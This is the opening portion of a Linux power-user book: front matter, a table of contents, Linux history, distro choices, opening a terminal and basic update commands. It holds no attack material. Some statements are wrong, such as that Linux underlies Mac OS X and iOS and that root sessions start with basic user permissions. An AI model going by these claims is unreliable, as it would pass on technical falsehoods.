

Jason Savitt


Ultimate
Edition (2019)
Volumes 1 & 2

Power User Guide: Linux Tricks, Hacks and Secrets

***Power User Guide:
Linux Tricks, Hacks and Secrets
(2019 Edition)***

***Ultimate Edition
[Volume 1 & 2]***

(Learning Linux by Example / Administrator commands, Guides and References /
For: Beginners/Intermediate/Advanced)



Book Summary:

Linux runs on everything these days, from things as small as watches, IoT devices (such as a Raspberry Pi, and other single board computers), smartphones, laptops, desktops, servers, network devices, and even mainframes. Linux is also used by many cloud services for management or running infrastructure, on Amazon Web Services (AWS), Microsoft Azure, or Google Cloud.

There are three versions of this book, Volume 1 which is the **Bash Systems Administration** edition. There is also Volume 2 which is the **Bash Systems Reference** edition. There is also the **Ultimate Edition**, which contains all the content of both Volume 1 & 2.

Volume 1, the **Bash Systems Administration** edition is for people wanting to learn Linux (for a job interview [i.e. Linux Systems Administration or Engineer, DEVOPS, DEVSECOPS, etc.] or creating an IoT device), or have been using it for years. This book is written for everyone that wants to start learning to master the Linux OS and the Bash shell. As well as learn how to take advantage of the advanced features. This book is designed to help you get started quickly or advance your existing skills without wasting your time.

Volume 2 which is the **Bash Systems Reference** edition, contains references to hundreds of commands, examples, tips and notes to give you additional insight on commands or topics being covered. This book also includes a comprehensive quick reference (with examples) of over 600+ Linux commands. There are also several Linux and related quick start guides included on several advanced topics, including applications, networking topics, Bash keyboard shortcuts and a great deal more.

Topics covered: Linux Operating Systems, Linux Commands, Bash One-liners and Scripting. How to install: Apache Web Server, MySQL, PHPMyAdmin, and PHP. How to install and manage Docker, and Git. System administration topics include: troubleshooting, networking, and more. Security topics include: overviews on firewall management, and how to lock down your Linux Operating System.

Copyright

Copyright © 2018 by Jason Savitt

All rights reserved. No part of this publication may be reproduced, distributed, or transmitted in any form or by any means, including photocopying, recording, or other electronic or mechanical methods, without the prior written permission of the publisher, except in the case of brief quotations embodied in critical reviews and certain other noncommercial uses permitted by copyright law. For permission requests, write to the publisher, addressed “Attention: Permissions Coordinator,” at the address below.

All trademarks mentioned in this book belong to their respective owners.

Cover art attribution, Tux the penguin, mascot of Linux

Larry Ewing (lewing@isc.tamu.edu) and The GIMP

Jason Savitt Press

www.jasonsavitt.info

ISBN

First Edition

Limit of Liability/Disclaimer of Warranty The author makes no representation or guarantees with respect to the accuracy or completeness of the contents of this work and specifically disclaims all warranties, including without limitation warranties of fitness for a particular purpose. No warranty may be created or extended by sales or promotional materials. The advice and strategies contained herein may not be suitable for every situation. This work is sold with the understanding that the publisher is not engaged in rendering legal, accounting, or other professional services. If professional assistance is required, the services of a competent professional person should be sought.

Neither the publisher nor the author shall be liable for damages arising here from. The fact that an organization or Website is referred to in this work as a citation and/ or a potential source of further information does not mean that the author or the publisher endorses the information the organization or Website may provide or recommendations it may make. Further, readers should be aware that Internet Websites listed in this work might have changed or disappeared between when this work was written and when it is read.

Information, Warnings and Risks

Before following any of the advice in this book, please make sure that you read and understand the following warnings:

All trademarks mentioned in this book belong to their respective owners.

Any products mentioned in this book are not recommendations or endorsements of the individual products or its manufacturer.

Use the content in this book at your own risk. The author or its publisher (and any other related parties) takes no responsibility for problems or damage that occurs from following the information provided within this book. All liability for any problems that occur is the responsibility of the reader performing the actions.

Sections of this book contain advance tips, about changing critical system configuration areas of the OS and its applications that can prevent it from working properly if modified incorrectly.

Use caution when working on any electrical devices, check the computer or peripheral's manuals for specific instructions on the proper handling of the equipment.

By following the advice in this book, it could void the device's warranty. Make sure to check with the manufacturer's recommendations before proceeding.

Always make sure to have a good backup of the computer's data before starting to work on any troubleshooting or repairing of any problems.

If it is necessary to open the computer:

Always unplug the computer from electrical power and any devices connected to it before working on it.

Always ground yourself using an electrical grounding strap before touching any of the electronics inside the computer.

Errata, updates, & book support

We have made every effort to ensure the accuracy of this book and its contents. You can access updates to this book in the form of a list of submitted errata and their related corrections at <http://www.jasonsavitt.info/linuxsecrets/errata>.

If you discover an error that is not already listed, please email us at support@jasonsavitt.info

Please note that product support for Microsoft software and hardware is not offered through the previous address. For help with Microsoft software or hardware, go to <http://support.microsoft.com>.

We want to hear from you

Your satisfaction is our top priority, and your feedback our most valuable asset. Please tell us what you think of this book at: feedback@jasonsavitt.info. In the subject of the email, type “**Feedback Linux Command Line Tips**” so that it is directed to me.

Table of Contents

Copyright

Information, Warnings and Risks

Errata, updates, & book support

We want to hear from you

Table of Contents

Volume 1

Introduction

Personal Opinion

Origins of Linux

Warnings

Compatibility

Getting Started

Linux Everywhere

Core Linux philosophies

Installing Linux

Choosing a Distro

Commercial Linux Distros

Installing Your Distro

Introduction to the Console

Updating the system

Introduction to the Linux Shell

Using the console

Auto-Complete Shortcuts

External commands

Built-in commands

GUI Based Help System

Command Piping and Output Redirection

Command Piping

[Output Redirection](#)
[Advanced: Using command Substitution](#)
[Advanced: Variable Expansion](#)
[Basic Shell commands](#)
[Anatomy of a command](#)
[System commands](#)
[Filesystem Commands](#)
[Basic Networking Commands](#)
[Applications](#)
[Editing In Linux](#)
[Introduction to VI\(M\)](#)
[Interstation and Command Modes](#)
[Searching for Text](#)
[Regular expressions](#)
[Settings commands](#)
[Linux One-Liners](#)
[Commands and Functions](#)
[One-Liners](#)
[System commands](#)
[Filesystem](#)
[Networking](#)
[Advanced commands](#)
[System commands](#)
[Filesystem](#)
[Networking](#)
[Advanced Functions](#)
[Wildcards and Regular Expression](#)
[Wildcards](#)
[Regular Expression](#)
[Bash Scripting](#)
[Creating your first script file](#)

[Commenting your code](#)

[Variables](#)

[Shell Variables](#)

[Environmental Variables](#)

[Persistent Variables](#)

[Shell vs. Environment vs. Persistent Variables](#)

[String Types](#)

[String Variable Manipulation](#)

[Passing Arguments into a Script](#)

[Conditional branching and Looping](#)

[Conditional Branching](#)

[Looping](#)

[Creating a Procedure](#)

[Exit Status Codes](#)

[My First System Information script](#)

[Systems Administration](#)

[Linux Boot Loader](#)

[Runlevels Init \(Older Systems\)](#)

[Systemd Init \(Newer Systems\)](#)

[Managing Services](#)

[Managing Users](#)

[Managing Administrators](#)

[User Notification](#)

[Managing the Syslog](#)

[Background and Foreground Jobs](#)

[Shutting down and Rebooting](#)

[Network Troubleshooting Tools](#)

[Deprecated and Replacement Tools](#)

[Remote Console and File Transfer](#)

[Package Management](#)

[Updating the System](#)

[Cleaning Up the Local Storage Space](#)
[Hardware Information](#)
[Battery Status and Thermal Temperature](#)
[Linux Diagnostics Tools](#)
[Scheduling Tasks](#)
[NFS \(Network File System\)](#)
[A Quick Guide to Samba](#)
[Installing the SSH Server](#)
[/PROC Virtual Files](#)
[Using Git \(For Beginners\)](#)
[Key Concepts](#)
[Repository Maintenance](#)
[Useful Tricks](#)
[GIT CheatSheet](#)
[Installing L.A.M.P.](#)
[Installing the Apache Web Server](#)
[Modifying the Firewall](#)
[Installing MySQL Database](#)
[Installing PHP](#)
[Installing PHPMyAdmin](#)
[Securing the phpMyAdmin Console](#)
[Installing SSL Certificate](#)
[Installing Docker \(Containerization\)](#)
[Docker vs. Hypervisor Infrastructure](#)
[Installing Docker from official Docker repository](#)
[Using and Testing the Docker Service](#)
[Starting a Docker Container](#)
[Managing Docker Images and Containers](#)
[Committing a Docker Image](#)
[Pushing Images to the Docker Repository](#)
[Docker Commands \(Version 18\)](#)

Security Tips (System Lockdown)

Core Security Philosophies

Checking Your System for Malware

Lockdowning Physical Access to the System

Partitioning Your Data

Removing Unused Software

Monitoring Connections

User Account Restrictions

Disabling X-Windows

Locking Down SSH

Disabling Ctrl+Alt+Delete

Monitoring Accounts for Empty Passwords

Keeping Your System Up-To-Date

Hardening CORNTAB

Blocking USB Drives

Enabling SELinux

Monitoring User Activities

Monitoring Log Files

Ignore ICMP or Broadcast Requests

Vulnerabilities Scan

Miscellaneous Tips

Firewall Management

Saving the Changes

Making IPTABLES easier

Advanced Firewall Operations

Blocking invalid TCP packets

Storage Management

Managing Storage Devices

Permanent Mount Points

Logical Volume Management

Preparing a Second Drive

[Creating a Bootable USB Drive](#)

[Creating a Bootable Flash Drive](#)

[Fun and Stupid Stuff \(including: Easter Eggs\)](#)

[Text Based Games](#)

[Advanced Fun](#)

[Experimental Fun](#)

[Volume 2](#)

[Linux Command Quick Reference](#)

[Console Keyboard Shortcuts](#)

[System commands](#)

[Process Management](#)

[User Management](#)

[Filesystem commands](#)

[File Permissions](#)

[Searching](#)

[Compression Utilities](#)

[Package Management Utilities](#)

[Text Editors](#)

[Network commands](#)

[Communications](#)

[Hardware/Storage](#)

[LVM \(Logical Volume Management\) Commands](#)

[Printer Management \(CUPS \[or Common UNIX Printing System\]\)](#)

[Bash Scripting](#)

[X-Windows Commands \(GUI Starter Pack\)](#)

[ImageMagick Utilities](#)

[Additional References](#)

[802.11 Wireless Standards](#)

[ASCII Chart](#)

[Computer Base Numbering System](#)

[Computer Interfaces Types](#)

[Computer Storage](#)
[Connection Speed Type Chart](#)
[DNS Record Types](#)
[File Permissions](#)
[Filesystem Hierarchy Standard](#)
[HTTP Status Codes](#)
[HTTP Request Methods](#)
[IPv4 Networking and CIDR Table](#)
[IPv6 Networking and CIDR Table](#)
[Linux Signals](#)
[OSI Network Model \(7 Layers\)](#)
[RAID Levels \(Storage\)](#)
[Types of Modern Data Storage](#)
[Well Known TCP/UDP IP Ports](#)
[Additional References](#)
[System Layers](#)
[Block Storage Devices](#)
[DNS \(Domain Name System\)](#)
[Linux Distro/Operating System](#)
[Linux Filesystem](#)
[Linux GUI](#)
[LVM \(Logical Volume Management\)](#)
[LVM Storage Management Structures](#)
[Virtual vs. Physical Hardware](#)
[Raspberry Pi References](#)
[Raspberry Pi Board GPIO](#)
[Basic Circuit Symbols](#)
[Resistor Color Values](#)
[Glossary](#)
[Acknowledgements](#)
[About the Author](#)

Other Books I Have Published

Volume 1

***Power User Guide:
Linux Tricks, Hacks and Secrets***

[*Bash Systems Administration*]

Introduction

Like anything in life, you expect something to work correctly the first time you use it. You don't want to have to spend the extra time reading the manual trying to figure out how it operates correctly.

For example, when you buy a car, most people don't care about how advanced this or that feature is. You just want to put the keys into the ignition and drive it like you would any other vehicle. Then when you need to know something specific, then you go to the manual for that specific information.

This book is not meant to be an in-depth reference of Linux, it is meant to provide a brief introduction to several Linux commands and utilities, and try to provide useful examples of how they work. The intent is to demonstrate what Linux can do for you. Rather than wasting your time giving you lots of boring data that you probably won't care to remember.

If you need more information about something, then you can use the basic understanding that you have, and do a deeper investigation of how the command works. I have always discovered, when I have a basic foundational knowledge of anything, I will generally know where to look for or what questions to ask to get the information I need. It is when I don't have that foundational knowledge, that I may not know where to start, which makes it a great deal more difficult.

There is a plethora of information out on the web or in other references that will go into much greater depth on most of the topics in the book than what I will be covering. Although, most of us don't have the time or interest to read those references.

If you do discover you need more information about a command or utility, please check out any of the other references (i.e. help files, web pages, etc.) that are available to you so that you can acquire more in-depth information.

My objective in writing this book is to provide you the quickest and hopefully most enjoyable introduction to Linux. It is also meant to help you get started learning the OS more quickly by giving you a sampler platter of commands that you can try and see the results.

Additional information

Kernel (kernel.org)

The main site for the Linux kernel information.

Linux (linux.org)

Main site for the information about Linux.

Linux Journal (linuxjournal.com)

Latest news and information on Linux

Personal Opinion

First of all if you're getting started with Linux for the first time, for some people it can be overwhelming at first because of its learning curve. Realize this OS has been matured over several decades, and things work a specific way for a reason. For example, several of the basic console editing commands also work in utilities like the `vi` editor.

What I am trying to say, don't worry if you don't understand a command or concept at first. The more you work with it the more things will make sense later. Don't let the sophistication of the operating system overwhelm you.

The more you dig into the Linux command line tools, features, and options, I hope you will see some tricks that makes you say 'that is cool, I didn't know you can do that in the terminal'. To be honest, when I first started using the Linux console a lot I remember being really impressed with the amount of things you can do with it, compared to other OSes.

As much as I will sing the praises of Linux, but I will also criticize it for its complexity for new users and its inconsistencies. Although, even in all the beauty and chaos that is Linux, there are many things that do feel right about it as well. Maybe that is too much of my personal opinion, but I thought I would share so you can compare it to how you feel about it.

Linux is constantly evolving, and the developers are adding new utilities and functionality on a regular basis, and this has been happening for decades. Linux seems to have a million ways to do the same thing. Several other OSes, suffer from this problem. Although the available terminal features and commands in those other operating systems are just not as robust as they are in Linux.

You may feel a little overwhelmed when trying to select the right application or utility for performing a specific task because there may be several great options to choose from. I believe the most important thing when picking the best application, utility or method of doing something is not always picking, the proverbial newest shiniest toy that is currently available. It's more important to pick a tool that feels right and makes sense to you, does what you need it to do, and is available for the distro that you want to use.

Never forget that great tools regularly fall out of favor by the support community or are no longer maintained by the developers. This happens on all platforms,

and to open and closed sourced applications and utilities. This is just a reminder to always be ready for that.

Finally, in the book, I may demonstrate multiple ways doing something or alternative uses for a tool. I am including this, so you are aware of the options.

Origins of Linux

The original UNIX concept was based on a multi-user operating system (that also included single-level storage, dynamic linking, and a hierarchical filesystem) in a project called ‘Multics’. This OS was developed at the Bell Laboratories’ Computer Sciences Research Center. The Multics OS was abandoned by Bell Labs in 1969.

Ken Thompson and Dennis Ritchie, and a group of other researchers continued working with the project’s core principles. Then In 1973 they chose to rewrite the OS in C, which made UNIX uniquely portable (i.e. the ability to move it to newer hardware). Unlike other operating systems at the time.

UNIX continued to be developed at Bell Labs (later AT&T), and under UNIX System Laboratories in partnership with Sun Microsystems. While at the Computer Systems Research Group at the University of California Berkeley, they produced a UNIX variant the Berkeley Software Distribution (BSD), or BSD UNIX. This version of the OS inspired others, such as NeXTStep from NeXT, which later became the basis for the MacOS. It also MINIX an educational version of the OS, and Linus Torvalds inspiration to develop Linux.

Richard Stallman, one of the central figures that helped inspire the open source software movement, which was seeking non-proprietary alternatives to UNIX. Stallman initiated work on the GNU project (recursive for "GNU's not UNIX!") while working at MIT’s Artificial Intelligence Laboratory. In 1984 he left to distribute the GNU components as free software, and founded the Free Software Foundation (FSF) in 1985.

Linus Torvalds a Finnish undergraduate student frustrated with the MINIX OS licensing. Later announced on August 25, 1991 to a MINIX user group that he was developing his own operating system that was similar to MINIX. He initially developed the Linux Kernel using the GNU C compiler on MINIX. This quickly became a unique project, with Torvalds and core set of developers who released version 1.0 of the kernel in 1994.

Torvalds used the GNU C Compiler to write the Linux kernel, and many Linux distributions utilize the GNU components. Stallman lobbied to expand the term Linux to GNU/Linux, which he felt would capture both contributions of Linux’s development and the GNU project in underlying ideals that fostered Linux.

Warnings

Use the information in this book at your own risk. All the content is subject to change at any time. This is beyond my control. The author and publisher, are not liable for any damage or problems that can occur from using the contents in this book.

I have done my best to try to keep the information useful and relevant as possible. So if you run into a problem with one of the commands I apologize. Please inform me, and I will do my best to fix this issue in future versions of the book.

Do not test these commands in a production environment. Test them in a development area first and make sure that they will work properly in your infrastructure.

Some of these commands can and will destroy data, so make sure you have good tested backups of your data before using them.

Compatibility

The Linux commands, URLs, etc. are always being updated, retired, or superseded. So I can't guarantee the accuracy of the contents of this book at the time you're reading it. Other factors that contribute to the accuracy issues are the different distros, versions of the distro, shells, commands and utilities. Even the companies and people that make the distros are always evolving the OS with the latest tools, and retiring older ones.

Getting Started

Overview: This book focuses on the Linux command line. It doesn't provide any help for X-Windows the Linux GUI (graphical user interface). There are a few mentions of it, but it is not the primary focus.

The content of this book is written for the BASH (short for Bourne-Again Shell) shell. This book doesn't try to favor one distro over another, it tries to be more general in then specific whenever possible.

The one drawback to writing the book this way, is that I may not be targeting the version of Linux that you're using now. If you want a book that targets a specific distro, then I would recommend another resource.

Please note, depending on the distribution (aka Distro) you could be using another shell (i.e. csh, tcsh, ksh, ash, zsh, etc.). If you are in another shell, from the console just type the command `bash` and press Enter to start it.

If you are running X-Windows just start the command terminal, often known as the terminal or console. Otherwise you can exit the GUI all together, and hopefully it will put you at the command line. If not you will have to lookup how to do this for your Distro.

Linux Everywhere

Linux seems to run on everything from watches to mainframes, and all things in between. A good portion of the infrastructure that runs the Internet is Linux based servers.

There are several different versions/variants of the OS that run on physical servers, desktops, laptops, VMs, cloud infrastructure, etc. It is also the underlying OS for Mac OS X, iOS, Android. Most IoT (Internet of Things) devices, such as the Raspberry PI, and countless other similar devices.



Raspberry Pi 3 B+ single-board computer, [Gareth Halfacree](#) from Bradford, UK

The latest edition of Windows 10 now includes a Linux sub-system, called WSL. This allows the user to launch a Linux terminal in the native Windows OS, without having to use a VM, or another product like Cygwin.

Core Linux philosophies

As stated earlier, every distro seems to do things slightly different and in their own way/style of doing things. Although, there are some general philosophies and principles that most versions of Linux follow, that are outline below.

At the core of Linux is the kernel, it controls all the lower level functions (for example, communication between the application and the hardware). The kernel was originally designed by Linus Torvalds, and still maintained by him and an army of other people (<https://www.kernel.org/>). The Linux kernel is shared by all of the distributions.

There are three main distributions, almost all of the available distros are based on one of these versions of the Linux operating system.

Debian is a distribution that emphasizes free software. It supports many hardware platforms.

Red Hat Linux was one of the original major distributions that was divided into commercial and community-supported distributions. The community-supported Red Hat Linux sponsored distribution named Fedora, and the commercially supported distribution called Red Hat Enterprise Linux.

Slackware is a highly customizable distribution that stresses ease of maintenance and reliability over cutting-edge software and automated tools. Generally considered a distribution for advanced users.

Since Linux was originally based on UNIX it used to use "runlevels", which are the operational levels that describe the state of the system with respect to what services are available. For example, if the system is using

a runlevel of 1, then it is in single user mode. You would commonly be in a runlevel 2-5, which is multi-user. For more information about the filesystem, see the following section "[Linux Runlevels](#)".

Note:

Most modern distros of Linux no longer use runlevels. The runlevel technology doesn't support starting the system with multiple services running in parallel.

Linux is a fully multitasking (a method where multiple tasks are performed at the same time), multiuser operating system, with built-in networking and service processes known as daemons.

Linux has four types of accounts: root, System, Normal, Network. The root (super user, aka administrator) account is the most powerful and has full access to the system.

The Installation procedure for installing new utilities, applications (i.e. MySQL, Apache, etc.), and sub-systems (i.e. Docker, etc.) will vary depending on the distro.

For example:

`sudo yum install package_name` (On Red Hat based systems)

-OR-

`sudo apt-get install package_name` (On Debian based systems)

Note:

There are several different methods for installing new programs. Using a package manager just makes the install of new utilities or programs easier. Other installation methods could include downloading a repository from Git and compiling it, while other

| programs may require even a different method.

Linux is **case sensitive** in reference to commands, options, file paths, etc. If you're used to an operating system like Windows before, this will be one of the first things that you have to get used to. In all Linux filesystem directory or file names such as: /boot, /Boot, and /BOOT represent three different directories.

Any file that has a `.conf` file extension generally means it is a text file holding a configuration for an application (i.e. `/etc/yum.conf`).

The available commands, directories, and configuration files and locations can vary between Linux distros. Jokingly, 'It's all exactly the same, except for what is different.' You might need to research where these files are stored, and what they may be named for different distros.

Linux makes its components available via files or objects that look like files. Processes, devices, and network sockets are all represented by file-like objects, and can often be worked with using the same utilities used for regular files.

The reason why there are so many commands and utilities is because of the Linux design philosophy. Commands are designed to do one function or operation very well.

Programs are commonly stored in one of the following paths, `/bin` , `/usr/bin` , `/sbin` , `/usr/sbin` . This can change based on the distro and application that you're using.

By default, all permissions (even if you're signed in as root) start out running under basic user account security (so you can run commands like: `ls` , `cp` , `rm` , etc.). A command that needs elevated permissions, requires

that you put the prefix command `sudo` in front of it (i.e. `sudo` command - options). After you press Enter, you will then be required to type your admin password and press Enter again.

Note:

The root (super user, aka root) account is very powerful and has full access to the system.

Every time you run a command (i.e. `ls` , `cp` , `rm` , etc.), this will generally start a process that runs under your user account.

Note:

Every process has a process ID (i.e. PID) and will consume some system resources. The most obvious ones are CPU time, memory, open files, and devices. Some commands, utilities or applications are more resource intensive than others.

Just about every command has some type of options (aka arguments) to expand its functionality. For example, if you type the command `ls` it will give you basic file information in a directory. If you type the command and option `ls -l` , it will give you additional information. If you add additional options such as `ls -al` shows an additional set of files that were not shown earlier.

In Linux (and other UNIX-like operating systems), the entire system, regardless of how many physical storage devices are involved, are represented by a single tree structure. The root directory of the tree structure is represented by the '/'.

When a filesystem on a drive or partition is mounted to the operating system, it must be joined into the existing tree structure.

Example of Linux Tree Structure

```
/  
/bin  
/boot  
/dev  
/etc  
/home  
/lib
```

Note:

The Filesystem Hierarchy Standard (FHS) defines the directory structure and contents in Linux distributions. This standard is maintained by the Linux Foundation. For more information on FHS, see the following section "[Filesystem Hierarchy Standard](#)"

Installing Linux

Overview: This chapter covers the Linux getting started considerations with a Linux Distribution. There are several types of Distros (i.e. Distributions) available to choose from. Some are just Linux clients, others are for server purposes, and some are for general purpose use, while others are for specific purposes.

The first step, is choosing the right distribution for what you want to do. The second step, is choosing how and where you're going to install the distro you have chosen.

Sometimes this choice will be made for you depending on what you're trying to achieve or by the options that are available to you. Other times it will require research about the distro that you want to use with the end result in mind.

Choosing a Distro

There are literally hundreds of distros available to choose from. This list is far from complete, and only provides a few popular available options. One major suggestion before selecting any distro is to make sure it is still being actively developed by the community that supports it.

Depending on the application that you're trying to install will determine the distro and version that you can use. Other people have personal preference for one distro versus another.

Debian: A non-commercial distro and one of the earliest, maintained by a volunteer developer community with a strong commitment to free software principles and democratic project management. (More information: <https://www.debian.org/>)

Ubuntu: A desktop and server distro derived from Debian, maintained by British company Canonical Ltd. (More information: <https://www.ubuntu.com/>)

Fedora: A community supported distro supported by Red Hat. This distro is a technology testbed for Red Hat's commercial Linux offering, where it prototypes new open source applications before integrating them into its commercial Red Hat Enterprise Linux. (More information: <https://getfedora.org/>)

Slackware: Originally created in 1993, it was one of the first Linux distros and among the oldest that is still maintained. This distro has a commitment to remain highly UNIX-like and easily modifiable by end users. (More information: <http://www.slackware.com/>)

Additional information:

DistroWatch (distrowatch.com)

Latest information about Distros

Commercial Linux Distros

Just because Linux is free and open-source, doesn't mean that all distros are free, and don't contain some closed source software (i.e. any software that is not open source). This is a point of contention with the free and open source software (aka FOSS) purists.

Red Hat was one of the early companies in the 90s that help legitimize Linux, including the idea of paying for professional support. Before this, all Linux support had to come through the online community.

If you're a professional organization, such as a business or government then you might want to consider using one of the commercial Linux distros because they offer paid 24x7 support. When using a community distro, the support model is 'best effort' (i.e. no guarantees), which you don't want to hear when you're in a critical situation.

Red Hat Enterprise Linux (RHEL), a derivative of Fedora, maintained and commercially supported by Red Hat. It seeks to provide tested, secure, and stable Linux server and workstation support to businesses.

Installing Your Distro

You can install and boot Linux on several different classes of devices (i.e. physical, virtual, etc.). This decision should be made with the end goal in mind depending on what you're trying to achieve. Otherwise, it should be made on the hardware you have available and is supported by the distro you want to run.

Linux is legendary for running on older hardware that newer OSes may not support any more. The major consideration when installing Linux on new computer hardware is the availability of drivers support for all the devices (i.e. graphic cards, printers, etc.) that you want to use. You will need to make sure that there is driver compatibility before you install it.

IoT devices (i.e. routers, single-board computer, and other types of electronics), such as a Raspberry Pi, or any of the hundreds of other competitors. Check with the manufacturer of the device to find out the distros that are available for it. Using the Raspberry Pi as an example, there are several popular distros that are available for it.

A physical computer (i.e. desktop, laptop or server), using single boot (Linux only), or dual boot (Linux and another OS like Windows). This option provides the greatest amount of available distro choices.

There are also ‘live boot’ options for running Linux, where you can boot from a USB flash drive or optical disk. This doesn’t use a system’s internal storage device, so it can leave no trace behind. Otherwise these distros can also be used for trying to repair a failed computer.

Knoppix: One of the first Live CD distribution to run completely from removable media without installation on local storage, derived from Debian.

Note:

Your system's firmware (BIOS or UEFI) has to be able support booting off of removable media (i.e. optical or USB). Most modern systems support this feature generally through a boot menu option. Check with your hardware manufacturer if you have any issues on how to configure this.

You can also run a distro on a virtual machine (VM), running off a hypervisor on a physical computer or in a cloud infrastructure. Not all distros maybe supported in these environments, review what is supported by your hypervisor or cloud provider.

The MacOS X, and Chromebook have native UNIX/Linux support. The MacOS X was built on top of a UNIX compatible OS. Google recently gave the Chromebook native Linux support.

Windows 10 now offers a Linux sub-system called WSL. WSL already supports a few popular distros that are available for download from the Windows store.

Introduction to the Console

Overview: The first thing you have to learn is how to start up the Linux terminal. On each device this procedure can vary a little depending on the Linux distro that you are using and how you have it configured.

If you're running one of many of the Linux distros that boots into the command line, then there are no problems you can start running commands right away. If you're using version Linux where the GUI starts up first, just launch the terminal (or console).

```
-rwxr-xr-x 1 root root 35248 Mar  8 09:51 systemd-notify  
-rwxr-xr-x 1 root root 133704 Mar  8 09:51 systemd-tmpfiles  
-rwxr-xr-x 1 root root 68032 Mar  8 09:51 systemd-tty-ask-password-agent  
-rwxr-xr-x 1 root root 23144 Nov 30 12:04 tailf  
-rwxr-xr-x 1 root root 383632 Nov 17 2016 tar  
-rwxr-xr-x 1 root root 10416 Jan 26 2016 tempfile  
-rwxr-xr-x 1 root root 64432 Mar  2 2017 touch  
-rwxr-xr-x 1 root root 27280 Mar  2 2017 true  
-rwxr-xr-x 1 root root 449136 Mar  8 09:51 udevadm  
-rwxr-xr-x 1 root root 14328 Jul 12 2016 ulockmgr_server  
-rwsr-xr-x 1 root root 27608 Nov 30 12:04 umount  
-rwxr-xr-x 1 root root 31440 Mar  2 2017 uname  
-rwxr-xr-x 2 root root 2301 Oct 27 2014 uncompress  
-rwxr-xr-x 1 root root 2762 Sep 22 2016 unicode_start  
-rwxr-xr-x 1 root root 126584 Mar  2 2017 vdir  
-rwxr-xr-x 1 root root 31376 Nov 30 12:04 wdctl  
-rwxr-xr-x 1 root root 946 Jan 26 2016 which  
-rwxr-xr-x 1 root root 27432 Jan 18 2016 whiptail  
lrwxrwxrwx 1 root root 8 Nov 24 2015 ypdomainname -> hostname  
-rwxr-xr-x 1 root root 1937 Oct 27 2014 zcat  
-rwxr-xr-x 1 root root 1777 Oct 27 2014 zcmp  
-rwxr-xr-x 1 root root 5764 Oct 27 2014 zdif  
-rwxr-xr-x 1 root root 140 Oct 27 2014 zgrep  
-rwxr-xr-x 1 root root 140 Oct 27 2014 zfgrep  
-rwxr-xr-x 1 root root 2131 Oct 27 2014 zforce  
-rwxr-xr-x 1 root root 5938 Oct 27 2014 zgrep  
-rwxr-xr-x 1 root root 2037 Oct 27 2014 zless  
-rwxr-xr-x 1 root root 1910 Oct 27 2014 zmore  
-rwxr-xr-x 1 root root 5047 Oct 27 2014 znew
```

Linux Console (Example)

I am only going to briefly cover this topic. Next is a very quick introduction to starting a terminal using popular versions of different OSes. These procedures can also vary depending on how you're running your Linux distro. For example, is it on a physical computer or device, is it a VM, or is it running in the cloud.

To start a terminal on a Linux GUI (Ubuntu):

If you're running Unity: open the Dash, type: terminal , press Return.

Under the application menu, select **Applications > Accessories > Terminal.**

Press Ctrl+Alt+T

To start a terminal on a Mac OS X device:

To launch terminal by using Spotlight search, type: terminal and press Enter.

To start a terminal on Windows 10

If you are using Windows 10, you can utilize a VM to run an instance of the OS or can use the new Linux Sub-system (known as WSL) that is now included with it.

Launch the Distro Terminal that you install from the Start menu.

Note:

To install the Linux Sub-system, run the following command from an administrator PowerShell console Enable-WindowsOptionalFeature -Online -FeatureName Microsoft-Windows-Subsystem-Linux . Then the user has to go to the Windows Store (<https://aka.ms/wslstore>) and download the version of Linux that they want to use.

Updating the system

If this is a new installation of Linux or it has not been updated in a little while, you should make sure it is up-to-date, by installing the latest libraries, application fixes and security patches. From a security perspective this is very important as it can help keep your system from getting compromised.

Depending on the distribution you're using, this procedure will vary. The first command in both scenarios gets the information about the updates about the utilities, libraries, etc. The second command executes the updates.

For Debian based distributions, run the following commands (requires root permission):

```
sudo apt-get update  
sudo apt-get upgrade
```

For Red Hat based distributions, run the following commands (requires root permission):

```
sudo yum update  
sudo yum upgrade
```

Introduction to the Linux Shell

Overview: This book assumes that you know how to log in to the operating system, and that you already have an account setup with the proper permissions. This book also assumes that you are already logged into the terminal and it is using the BASH shell.

When you start Linux it will either start in GUI or text terminal mode. If your system starts in a GUI mode, then you will need to start a console or terminal session. Otherwise, log into whatever system that you're going to use.

Using the console

The main goal of any shell is to facilitate the execution of commands or scripts by supplying them with the needed information (aka arguments). Some of the additional functionality that the shell provides is: variables, conditional branching (i.e. if-statements), loops, functions, etc. for creating scripts that manage the operating system, files, permissions, etc.

The first and most critical thing that you have to learn is the editing features of the terminal. You will use these keyboard shortcuts the most often and they will make your life easier in the terminal once you have master them.

